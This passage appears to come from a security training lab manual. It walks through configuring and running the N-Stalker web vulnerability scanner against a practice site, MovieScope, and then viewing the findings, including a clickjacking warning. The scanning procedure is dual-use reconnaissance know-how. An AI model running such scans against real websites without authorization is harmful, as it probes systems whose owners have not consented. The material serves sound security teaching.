


12. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




13. If a **Settings Not Optimized** pop-up appears, click **Yes**.

14. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.




15. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue.

16. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




17. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




18. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

19. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.



20. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.



21. In the left pane, expand all the nodes and sub-nodes of the URL <http://www.moviescope.com/> under the **Website Tree** section. This displays the website's pages.

The screenshot shows the N-Stalker Scanner interface. The top menu bar includes 'N-Stalker Scanner', 'Scan Options', 'Session Control', 'Spider Control', 'HTTP Control', and 'Control Options'. The 'Website Tree' panel on the left shows a tree structure for 'http://www.moviescope.com' with nodes for Ajax Tree, Site Tree, Page Variation, css (common.css, grid.css, style.css, style-respons), js (modernizr.js, script.js), and Vulnerabilities. A red box highlights the 'Vulnerabilities' node. The 'Scanner Events' panel shows a 'Scanner' section with 'Completed Spider' status, and a 'Progress Status' section indicating 'Step 2 Info Gather' is completed. The 'Scanner Dashboard' panel displays progress details for a scan session starting at 06:21:09 on Jul 8, 2022, with 8 crawled URLs, 1 crawled host, and 19,324 bytes of default page size. It also shows a bar chart of vulnerability levels: High (0), Mid (3), Low (0), and Info (5). Below these are sections for 'Scan Engine' and 'Network' with their respective metrics.

22. You can view the complete scan results in N-Stalker's main dashboard.


23. Now, click to expand the URL <http://www.moviescioe.com/> under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.

This screenshot is identical to the previous one, but the 'Vulnerabilities' node in the 'Scanner Events' panel is now expanded, revealing a list of discovered vulnerabilities. One specific item, 'Application might be vulnerable to clickjacking attacks', is highlighted with a red box.

